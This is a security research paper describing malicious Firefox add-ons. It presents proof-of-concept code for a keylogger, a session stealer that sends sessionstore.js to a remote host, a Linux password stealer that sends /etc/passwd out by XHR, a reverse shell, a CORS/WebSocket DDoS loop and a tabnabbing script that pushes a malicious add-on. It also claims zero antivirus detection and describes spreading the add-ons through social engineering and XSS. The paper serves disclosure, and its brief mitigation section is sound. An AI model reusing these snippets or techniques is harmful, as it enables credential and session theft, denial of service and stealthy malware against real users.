



Abusing, Exploiting and Pwning with Firefox Add-ons

Ajin Abraham

www.ajinabraham.com

www.keralacyberforce.in

ajin25@gmail.com

Abstract

This paper discusses about a number of ways through which hackers can use Mozilla Firefox as a platform to run their malicious piece of code with all the privileges and features as that supported by any native programming languages. Also there is an advantage that these malicious codes remain stealthy and undetected against anti-virus solutions. Malicious Firefox add-ons can be coded to serve this purpose. Mozilla Firefox Browser Engine acts just like a compiler or interpreter to execute your codes without much security concerns. The coding technologies for add-on development can be abused and exploited to create malicious add-ons. This paper explains how Firefox's insecure policies and add-on development technologies like JavaScript, CORS, Web Socket, XPCOM and XPConnect can be abused by a hacker for malicious purposes. The widely popular browser add-ons can be utilized by hackers to implement new malware attack vectors. This paper is supported by proof of concept add-ons which are developed by exploiting the weakness in Firefox add-on coding. The proof of concept includes the implementation of a local keylogger, a remote keylogger, spawning a reverse shell, stealing the Firefox user session data, stealing Linux password files and Distributed Denial of Service (DDoS) Attack. All of these attack vectors are fully undetectable against anti-virus solutions and can bypass filters or protection mechanisms.

Introduction

Firefox is an awesome web browser by Mozilla foundation. It is used by millions of people all around the world. According to w3schools.com Firefox stands second in world in terms of usage.




Fig 1: Browser Usage Statistics

It got millions of feature rich add-ons to meet ones needs and taste. Add-ons are small pieces of software that adds new features or functionality to the Firefox browser. It extends, modify and control browser behavior. Firefox got a lot of developers devoted in add-on development around the world. To help the developers to carry out add-on development in an easier way, Firefox supports variety of powerful languages for add-on development.

The add-ons are developed with the help of HTML, CSS, XHTML, XML, js-ctypes, Web Workers, XBL, XUL, XPCOM, and JavaScript with XPConnect. The paper will discuss about the exploitable coding features in XPCOM interface, WebSocket, CORS, JavaScript and XPConnect offered by Firefox along with successful abusing and exploitation of these with the proof of concept addons.

Firefox add-on Structure

An add-on is just a zipped file with its extension (.zip) changed to (.xpi).





Fig 2: Add-on directory structure

The Fig 2 shows the structure of a Firefox add-on. This structuring of the components of the add-on is conventional. It's not mandatory that one should follow this structuring. But the essential and bare minimal files for developing an add-on are "chrome.manifest", "install.rdf", "overlay.xul", and "overlay.js".





Purpose of these files is as follows:

chrome.manifest : Registers the location of the contents with the Chrome engine.

overlay.xul : This file defines the GUI elements to be added to the browser window.

install.rdf : Gives general information about the extension like name, description version etc.

overlay.js : This file consists of the scripts/codes that runs in the browser engine.

Firefox Add-on Security Model

The Firefox platform has no mechanisms to restrict the privileges of add-ons. The add-on code is fully trusted by Firefox. The installation of malicious add-ons can result in full system compromise. There is no security measure to restrict the intercommunication between add-ons. As a result an add-on can alter or modify another add-on in the background. There is no security policy or sandboxing ability of XPConnect and XPCOM components which is a serious flaw in the security model. Firefox does not have any type of restrictions on malformed Cross Origin Resource Sharing and socket creation. Some exploitable vulnerabilities are platform independent.

However addons.mozilla.org where add-ons are officially hosted, perform reviews of all add-ons submitted. Add-ons with malicious functionality will be rejected in the review, same goes for add-ons executing remote code. An extension on addons.mozilla.org can have three states:

- Fully reviewed: the add-on passed the review without any serious issues.
- Preliminarily reviewed: the add-on was found to be safe to use but has serious issues or simply isn't mature enough yet.
- Not reviewed: the add-on has only been submitted recently and not reviewed yet, use at your own risk.

Even though it's possible to host a malicious add-on in Firefox add-ons website, but it is not under the scope of this paper. We will only discuss about some methods through which we can abuse

add-on coding technologies to build malicious add-ons and methods used by hackers to spread them.

Exploitable Features of Firefox add-on Coding



Fig 3: The Mozilla Platform

Add-ons are the best part of Firefox. Firefox got feature rich and extensible add-on support. Firefox supports variety of powerful languages for add-on development including HTML, CSS, XHTML, XML, js-ctypes, Web Workers, WebSocket, CORS, XBL, XUL, XPCOM and JavaScript with XPCOM. In this paper we are concentrating on XUL, XPCOM, XPCOM and JavaScript. XUL (XML User Interface) is used to provide user interface to the add-ons. XPCOM (Cross platform Component Object Model) much alike ActiveX is a cross-platform component model which features multiple language bindings and IDL (Interface Description Language) descriptions enabling developers to incorporate their custom functionality into the framework and connect it with other components. It can be used to interact with low layer libraries like network, I/O, file system, etc. XPCOM components support multiple programming languages such as C++, Java, Python and JavaScript. XPCOM (Cross Platform Connect) is a technology which enables simple interoperation between XPCOM and JavaScript.



There are not mechanism to restrict the privileges and execution scope of add-ons. JavaScript functions can hook into the browser interface every time Firefox loads. They can collect keystrokes from Firefox browser interface. The JavaScript XMLHttpRequest object can be used to exchange data with a server in background. The JavaScript with XPCConnect used for file management, process & thread management which can be used to execute windows executable (.exe) and for performing file operations without any restrictions. CORS and WebSocket can be used to create numerous bogus requests to a server.

Exploiting the Weakness

So now consider some of the exploiting scenario.

- By abusing the JavaScript function “*document.addEventListener();*”, we can implement a Keylogger.
- We can pack and execute malicious Windows executable (.exe) files by abusing the File I/O operations supported by XPCConnect.
- We can hook malicious codes into the Firefox browser interface and execute them every time the browser loads.
- We can steal Firefox session data with malicious add-on.
- Add-ons can access the contents of confidential files in the system without any restrictions.
- With XHR object we can exchange data between the victim and the server.
- By abusing CORS and WebSocket we can shot numerous bogus request to DDoS a Web Site.



Proof of Concept (PoC)

To demonstrate the potential security risk caused by malicious Firefox add-ons, I had implemented some proof of concept add-ons.

- Xenotix KeylogX
- Xenotix Remote Keylogger
- Xenotix Session Stealer
- Xenotix Linux Password Stealer
- Xenotix Reverse Connect
- Xenotix DDoSer

All of these add-ons are fresh and fully undetectable against Anti-virus solutions.

Xenotix KeylogX

It is a Keylogger add-on for Mozilla Firefox which can capture keystrokes and log it into a file. It can hook into the browser interface and capture keystrokes from all the opened tabs in Firefox.

```
143 if ("undefined" == typeof(XKEY))
144 {
145     var XKEY= {
146
147         init : function()
148         {XKEY.xmlhttp=new XMLHttpRequest();
149
150         //capturing the keystrokes
151         document.addEventListener("keypress", keylog.logKeypress, false);
152         },
153     }
```

Fig 4: Abusing JavaScript Functions

The Keylogger add-on is implemented by abusing JavaScript functions like “*document.addEventListener();*” for hooking into the browser interface to capture the keystrokes and file management features of XPCConnect for creating a log file. The weakness of

Firefox is that it does not implement any security privilege policy or restrictions on content extraction from webpages and file creation by add-ons. The add-on is platform independent and is tested under Windows and Linux.

Fully Undetectable



Fig 5: Virus Total Scan results of Xenotix KeylogX

Most antivirus solutions won't scan the inside of a packed add-on with .xpi extension. Also the add-on use common JavaScript functions and the anti-virus heuristic scans are not applicable since no executable files are present here.

Bypass Anti-Keylogger and On-Screen Keyboard

The keylogger add-on can bypass Windows On-Screen Keyboard and KeyScrambler.

KeyScrambler is an Anti-Keylogging mechanism which simultaneously encrypts the keystrokes at the keyboard driver level and decrypts them at the destination application for which the keystrokes are made. The Keylogger add-on described here can by bypass KeyScrambler protection mechanism.




Fig 6: How Xenotix KeylogX bypass KeyScrambler, the anti-keylogger mechanism.

The Fig 6 depicts the working of a normal keylogger, protection mechanism of KeyScrambler against Keyloggers and bypassing KeyScrambler protection mechanism with Xenotix KeylogX add-on. A normal software based keylogger will hook into the environment between keyboard inputs and the applications running on the system. So they can collect the keystrokes passing through the environment. KeyScrambler is an anti-keylogger which encrypts all the keystrokes at keyboard driver level, deep inside the kernel. So when the encrypted data passes through the environment which is hooked by the Keylogger, they render useless since the captured data is completely encrypted. Finally KeyScrambler will decrypt the keystrokes at the destination application for which the keystrokes are produced. Now consider the scenario where Xenotix KeylogX add-on is installed in Firefox. As usual KeyScrambler will encrypt the keystrokes and decrypts them before providing to Firefox executable. But since the keylogger add-on is executing inside Firefox, it will obtain all the keystrokes in plain text. So the protection mechanism is bypassed and render useless against this malicious add-on.

Xenotix Remote Keylogger

This is the remote implementation of the previous keylogger add-on. This add-on is implemented to demonstrate the weakness of Firefox that it does not implement any security privilege policy, restrictions or sandboxing on file execution by add-ons. This malicious add-on collects keystrokes from the opened tabs in Firefox and logs it into a file and uploads the log file to a FTP account. The add-on is implemented by abusing JavaScript functions like “*document.addEventListener()*;” for capturing keystrokes and the process and thread management features of XPCoconnect for executing any windows executable file. The add-on is packed with an executable “Firefox.exe” that gets executed every time the victim loads Firefox browser and it will upload the log file to any FTP account specified by the attacker every 60 seconds.




Fig 7: The add-on will invoke an executable which uploads the log file to a FTP account every 60 sec.

Here also we exploit the weakness of Firefox that it does not implement any security privilege policy or restrictions on content extraction from webpages and file execution by add-ons. This add-on works only in Windows environment as windows executable is not supported in Linux.

Also the method of invoking a Linux executable file is not supported by XPCoconnect.

Fully Undetectable



SHA256:	0c6cc72cf299a0725ca2c3eb9037eb7200a429b8c36fe53c8458229d9a426fc8
File name:	xenotix_remote_keylogger.xpi
Detection ratio:	0 / 43
Analysis date:	2012-11-05 16:12:36 UTC (0 minutes ago)

More details

Fig 8: Virus Total Scan Results of Xenotix Remote Keylogger.

Most antivirus solutions won't scan the inside of a packed add-on with .xpi extension. The add-on use common JavaScript functions and even if they check inside the add-on, the heuristic scans of anti-virus solutions are not detecting the executable as a threat since it is just an executable with the basic function of uploading file to a FTP account.

Bypass Anti-Keylogger and On-Screen Keyboard

Xenotix Remote Keylogger can bypass Windows On-Screen Keyboard and KeyScrambler protection in the way mentioned before.

Xenotix Session Stealer

```
var ProfilePath = dsprops.get("ProfD", Components.interfaces.nsIFile).path;
var file = Components.classes["@mozilla.org/file/local;1"]
    .createInstance(Components.interfaces.nsILocalFile);
file.initWithPath(ProfilePath);
file.append("sessionstore.js");
NetUtil.asyncFetch(file, function(inputStream, status) {
    var data = NetUtil.readInputStreamToString(inputStream, inputStream.available());
    http=new XMLHttpRequest();
    url="http://127.0.0.1/session.php?c="+data;
    http.open("GET", url, false);
    http.send(null);
});
```

Fig 9: The add-on will send the contents of sessionstore.js to the remote attacker.

Firefox is having a built-in Session Store feature that saves your session data, including open window and tabs, window size and position, text typed in forms and the session cookies which can maintain your login state in different websites. All these session data information are stored in a file named "sessionstore.js" in the profile folder of Firefox. This file is intended for recovery of tabs after a Firefox crash. The "sessionstore.js" file is maintained in such way that Firefox will preserve the session data upon abnormal exit or crash and deletes the session data on a normal exit. A malicious add-on can be implemented by abusing the file management feature of XPCConnect and data exchange feature of XMLHttpRequest (XHR) object to read the contents of "sessionstore.js" and send it to the attacker via GET request at specified time intervals. And later the attacker can use the stolen session data file to reproduce the victim's authenticated session.



Fig 10: The add-on will send the contents of session data file to the remote attacker.

This add-on exploits the weakness of Firefox that it does not impart any access restriction on its session data file and the file is compactable with any system and any version of Firefox which provides the attacker the ability to reproduce the session on a remote computer. Also Firefox doesn't impart any security measure to isolate and lock out the session file for a unique Firefox installation.

Fully Undetectable



SHA256:	e2a951588c99fbce2203a72e27bfc17c19a4d6ce32d9f2a3af9d127ad18c73ea	
File name:	Xenotix Session Stealer.xpi	
Detection ratio:	0 / 46	
Analysis date:	2012-12-01 08:49:07 UTC (0 minutes ago)	

[More details](#)

Fig 11: Virus Total Scan Results of Xenotix Session Stealer.

Here also most antivirus solutions won't scan the inside of a packed add-on with .xpi extension). Also the add-on use common JavaScript functions and the anti-virus heuristic scans are not applicable here as an executable file is not present.

Xenotix Linux Password Stealer

This add-on can steal Linux password (passwd and shadow) files by exploiting the File I/O operations supported by JavaScript XPCOM interface. It reads the password files from a root user

with the help of nSIFile XPCOM Interface and sends the contents to a remote attacker with XMLHttpRequest.

```
Components.utils.import("resource://gre/modules/NetUtil.jsm");
Components.utils.import("resource://gre/modules/FileUtils.jsm");
var file = new FileUtils.File("/etc");
file.append("passwd");
NetUtil.asyncFetch(file, function(inputStream, status) {

    var data = NetUtil.readInputStreamToString(inputStream, inputStream.available());
    http=new XMLHttpRequest();
    url="http://192.168.183.1/welcome.php?fname="+PASSWD+data;
    http.open("GET",url,false);
    http.send(null);

});
```

Fig 12: Xenotix Linux Password Stealer add-on is implemented by abusing nSIFile Object and XMLHttpRequest.

The XMLHttpRequest is a JavaScript object which provides us an easy way to retrieve data at a URL (POST/GET) within JavaScript. Here we craft an add-on that can read the contents of Linux password files provided Firefox is running in a root account and send it to a remote attacker via GET request.

Fully Undetectable



SHA256: ae3ce369de2c52705b9b1b54a3ecb1fe882ca6fe287b7bbe67d8a444848a3525

File name: xenotix_linux_password_stealer.xpi

Detection ratio: 0 / 44

Analysis date: 2012-11-06 16:37:48 UTC (0 minutes ago)

More details

Fig 13: Virus Total Scan Results of Xenotix Linux Password Stealer.

Linux Anti-virus solutions are not that efficient to detect this malicious add-on as it's in packed form (.xpi). Also the add-on use common JavaScript functions and the anti-virus heuristic scans are not applicable here as an executable file is not present.

Xenotix Reverse Connect




Fig 14: Reverse Connection form Windows 8 PC.

This malicious add-on is packed with a reverse shell that will connect back to the attacker. This add-on abuses the file execution feature of XPCConnect to start a reverse shell to an IP and port specified by the attacker. This malicious add-on targets the weakness of Firefox that it lacks privilege restriction and control policy to create and execute processes.

Fully Undetectable



Fig 15: Virus Total Scan Results of Xenotix Reverse Connect.

Most Anti-virus solutions won't scan the packed form (.xpi) of the add-on. Currently the heuristic scans of anti-viruses are not detecting it as a threat. But some anti-virus solutions just warn the user whether to allow the execution or not since it communicate through a reverse TCP communication channel.

Xenotix DDoSer

With HTML 5 comes great power. We harvest the power of HTML 5 to abuse the Cross Origin Resource Sharing (CORS) and WebSocket supported by Firefox to implement a DDoS attack. WebSocket is a technology that allow web applications to have a bidirectional channel to a URI endpoint. Sockets can send and receive data to and from a web server and respond to opening or closing a WebSocket. The XMLHttpRequest is a JavaScript object which is used to exchange data between a server and a browser behind the scene. This can be used for Cross Origin Resource Sharing (CORS). Firefox does not impart any restrictions on CORS on Cross Domain requests. The restriction is only on reading the response. So we can perform a combined and powerful DDoS attack by abusing these two technologies. Xenotix DDoSer is a malicious POC add-on that abuses WebSocket and creates numerous socket connections with a target server to slow it down. Along with it by abusing CORS, the add-on create numerous fake GET requests to slow down the target server. When we send the first request to the target server and the response does not contain the 'Access-Control-Allow-Origin' header with a suitable value then at times the browser refuses to send more requests to the same URL. However this can be easily bypassed by making every request unique by adding a non-existing query-string parameter with changing values.

```
ws = new WebSocket("ws://" + target);
xhr = new XMLHttpRequest();
var furl="http://" + target + "?xb0z=" + Math.floor(Math.random()*10000000000);
xhr.open('GET', furl);
xhr.onerror = function(e){}
xhr.send();
setTimeout("while_loop_cor_ws()",0);
```

Fig 16: DDoS with CORS and WebSocket.

This add-on can be used to perform Distributed DoS attack or even just a single instance of the add-on running is enough to take down a low profile web site. The interesting part is that the victim who is running the add-on won't be able to know that he is part of zombie network hosting a DDoS Attack.

Fully Undetectable



SHA256:	994c9cb2d695cc56171a5455cdaed7f1d0fd0b50a72dae9036622920ad5289bd
File name:	Xenotix DDoS.xpi
Detection ratio:	0 / 46
Analysis date:	2012-12-01 08:50:09 UTC (0 minutes ago)

More details

Fig 13: Virus Total Scan Results of Xenotix DDoSer.

Again here too, most of the antivirus solutions won't scan the inside of a packed add-on with .xpi extension. Also the add-on use common JavaScript functions and the anti-virus heuristic scans are not applicable since no executable files are present here.

Spreading the Add-ons

Lot of methodologies can be used to spread these malicious add-ons. A webpage that request the user to install an add-on as a basic requirement for accessibility, viewing a video or accessing some contents etc. Social Engineering tricks can be effectively used to spread the malicious add-ons as human stupidity is the greatest vulnerability. By exploiting the Cross Site Scripting vulnerabilities in web applications, malicious add-on can be spread (refer Fig 17).




Fig 17: Spreading malicious add-on by exploiting Cross Site Scripting vulnerabilities.

Tabnabbing can be used for spreading the add-on by employing JavaScript to replace a webpage with an add-on download popup at a timed interval.

The given below code can be used by an attacker to spread malicious add-ons via Tabnabbing.

<h1>After opening this page in the browser, open a new tab and wait for 5 sec and come back to this tab again. An add-on pop up will come up.</h1>

```
<script type="text/javascript">
var xScroll, yScroll, timerPoll, timerRedirect, timerClock;
function initRedirect(){
if (typeof document.body.scrollTop != "undefined"){
xScroll = document.body.scrollLeft;
yScroll = document.body.scrollTop;
clearInterval(timerPoll); clearInterval(timerRedirect); timerPoll
= setInterval("pollActivity()",1); //poll scrolling
timerRedirect =
setInterval("location.href='http://192.168.183.1/addon.xpi'",5000
);
redirect
}
}
document.onmousemove=initRedirect;
document.onclick=initRedirect;
document.onkeydown=initRedirect;
window.onload=initRedirect;
window.onresize=initRedirect;
</script>
```

Mitigation Strategies

So far I had discussed about the depth and scope of the threats arised by abusing and exploiting Firefox add-ons. Now we will see about some defense strategies.

The first and foremost thing is never trust 3rd party add-ons. Be cautious before installing an add-on. Always use a good and updated Anti-Virus and Firewall solutions. Keylogger Beater is a nice add-on for Firefox to beat Keylogger. Reverse and analyze the source code if you can. Disable session data storing in Firefox to prevent session stealing from Firefox. For configuring it, visit *about:config* in the URL field of Firefox and set *"browser.sessionstore.resume_from_crash"* to false. Do not run Firefox from a root privileged account while running on Linux environment. If the user account is a less privileged one then the password files can't be accessed without privilege and permission. Use a safe and configured proxy server so that it can filter out and block unauthorized reverse TCP and FTP connections.



The DDoS attempts can be effectively blocked by analyzing, filtering and applying some restrictions on the 'Origin' header of the all Cross Origin Requests.

Conclusion

I had explained the Mozilla Firefox add-on security model and the weakness in the current architecture which a hacker can abuse. I had implemented and demonstrated the proof of the concept add-ons which successfully exploits security weakness in the Firefox platform. The Antivirus detection rates of all these malicious add-ons are almost zero and protection mechanisms and filters are bypassed. It's a real threat to the normal people out there. So Anti-virus vendors should identify and eliminate these threats efficiently. And I hope that Mozilla Firefox team will work on these issues to fix them and provides there users a secure browsing environment. Till then from next time onwards, keep an eye on the add-ons before installing them.

References

Papers

- Abusing Firefox Extensions –By Roberto Suggi Liverani & Nick Freeman
- Firefox Security – By Prasanna Kanagasabai

Websites

- Mozilla Firefox Internals and Attack Strategies
<http://www.chmag.in/article/apr2011/mozilla-firefox-internals-attack-strategies>
- Building an Extension
https://developer.mozilla.org/en-US/docs/Building_an_Extension



- Getting Started with Extension Development
http://kb.mozillazine.org/Getting_started_with_extension_development
- Firefox Extension Template
<http://davidwalsh.name/firefox-extension-template>
- Add-on Developer FAQ
https://addons.mozilla.org/en-US/developer_faq
- Running Applications
https://developer.mozilla.org/en-US/docs/Code_snippets/Running_applications
- XPCOM Interface - nsLocalFile
[https://developer.mozilla.org/en-US/docs/XPCOM_Interface_Reference/nsLocalFile#launch\(\)](https://developer.mozilla.org/en-US/docs/XPCOM_Interface_Reference/nsLocalFile#launch())
- File Input/output operation with add-on
https://developer.mozilla.org/en-US/docs/Code_snippets/File_I_O#Getting_your_extension.27s_folder
- Add-on Development
<https://blog.mozilla.org/addons/2009/01/28/how-to-develop-a-firefox-extension/>
- XPConnect Interface
<https://developer.mozilla.org/en-US/docs/XPConnect>



- XPCOM Interface – nsIProcess
https://developer.mozilla.org/en-US/docs/XPCOM_Interface_Reference/nsIProcess
- Event Listener
<https://developer.mozilla.org/en-US/docs/DOM/element.addEventListener>
- Firefox Session Restore
http://kb.mozillazine.org/Session_Restore
- XMLHttpRequest
<https://developer.mozilla.org/en-US/docs/DOM/XMLHttpRequest>
- XMLHttpRequest
http://www.w3schools.com/xml/xml_http.asp
- INTRODUCING WEBSOCKETS: BRINGING SOCKETS TO THE WEB
<http://www.html5rocks.com/en/tutorials/websockets/basics/>
- WebSockets
<https://developer.mozilla.org/en-US/docs/WebSockets>
- Using CORS
<http://www.html5rocks.com/en/tutorials/cors/>



- CORS + WebSocket DDoS Implementation
<https://github.com/chickenwin/DDoS-chickenwin/blob/master/test.html>
- Performing DDoS Attacks with HTML5
<http://blog.andlabs.org/2010/12/performing-ddos-attacks-with-html5.html>
- HTTP access control (CORS)
https://developer.mozilla.org/en/docs/HTTP_access_control